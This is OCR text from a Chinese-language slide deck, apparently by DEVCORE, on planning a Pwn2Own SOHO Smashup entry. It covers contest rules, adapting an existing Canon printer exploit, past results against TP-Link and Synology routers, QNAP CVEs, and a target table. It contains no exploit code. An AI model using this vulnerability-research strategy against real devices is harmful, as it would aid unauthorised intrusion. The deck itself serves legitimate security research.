
SOHO Smashup



關閉 Router 防火牆
啟用 Port Forwarding

SOHO Smashup

DEVCORE




攻入 Final Stage 目標

Pwn2Own 規則

- Pwn2Own 不收廢洞
  1. 目標皆更新到**最新版本**
  2. **預設安裝**下能利用觸發
  3. 利用過程**無使用者互動**
  4. 利用過程**需要為 Pre-auth**
  5. 視目標需要 Sandbox Escape / Kernel EoP


評估是否參加 Pwn2Own

- 準備時間
  - 從實習開始到報名截止日為 **45 天**



評估是否參加 Pwn2Own

- 準備時間
  - 從實習開始到報名截止日為 **45 天**
- 前情提要
  - 第三屆實習尾聲時，ZDI 公布 Pwn2Own 目標列表
  - 公布隔天 YingMuo 完成了 Canon imageCLASS **MF743Cdw** 的 Exploit




評估是否參加 Pwn2Own (Con't)


- 目標評估
  - 目標列表中含有 Canon imageCLASS **MF753Cdw**
  - 檢查後發現**存在相同的洞**
  - 理論上只要對 **MF743Cdw Exploit** 稍作修改即能完成 **MF753Cdw Exploit**

評估是否參加 Pwn2Own (Con't)


- 目標評估
  - 目標列表中含有 Canon imageCLASS **MF753Cdw**
  - 檢查後發現**存在相同的洞**
  - 理論上只要對 **MF743Cdw Exploit** 稍作修改即能完成 **MF753Cdw Exploit**
  - MF753Cdw 同時是 **SOHO Smashup 的 Final Stage** 以及 **Printer 類別的目標**
  - 再打下 Initial Stage 就能串出 SOHO Smashup
  - 參考去年 Pwn2Own 結果評估 Initial Stage 各目標難易度




SUCCESS - Tri Dang and Bien Pham (@bienpnn) from Qrious Secure were able to execute 2 bugs (authentication bypass and command injectiong) attack against the WAN interface of TP-Link AX1800 in the Router category. They earn $20K and 2 Master of Pwn points.




SUCCESS - Gaurav Baruah was able to execute their command injection attack against the WAN interface of the Synology RT6600ax in the Router category, earning $20K cash and 2 Master of Pwn points.




SUCCESS - Computest was able to execute their command injection root shell attack against the LAN interface of the Synology RT6600ax in the Router category. They earn $5K and 1 Master of Pwn points.



SUCCESS - Claroty Research was able to execute a chain of 3 bugs (2x Missing Auth for Critical Function and an Auth Bypass) attack against the Synology DiskStation DS920+ in the NAS category. They earn $40K and 4 Master of Pwn points.



SUCCESS - Team Viettel was able to execute their Command Injection, Root Shell attack against the LAN interface of the TP-Link AX1800 in the Router category. They earn $5K and 1 Master of Pwn points.




SUCCESS and **BUG COLLISION** - Bugscale was able to succesfully launch an attack against the Synology router and HP Printer in today's first SOHO SMASHUP challenge using one unique bug and another previously known bug. They earn $37,500 and 7.5 Master of Pwn points.

DEVCORE

評估是否參加 Pwn2Own (Con't)

- 目標評估
  - 決定以 **TP-Link 和 Synology Routers** 作為目標
  - 另外 **QNAP TS-464** 為 NAS 類型的新目標，同時也是 SOHO Final Stage 目標
    - 在不久前的 CVE 出過較為簡單的漏洞
      - CVE-2022-27596: SQL Injection
      - CVE-2022-27588: CMD Injection
    - 決定也看看 QNAP

目標		獎金	Master of Pwn Points
Initial Stage	Final Stage		
 TP-Link ER605 V2 Synology RT6600ax Cisco C1101-4P MikroTik hAP ax3 Ubiquiti Networks Dream Machine Pro Google WiFi	Amazon Echo Show 15 Google Nest Hub Max Sonos Era 100 Apple HomePod Amazon Echo Studio Google Nest Audio HP Color LaserJet Pro MFP 4301fdw Lexmark CX331adwe Canon imageCLASS MF753Cdw Synology DiskStation DS923 My Cloud Pro Series PR4100 fro QNAP TS-464 Wyze Cam v3 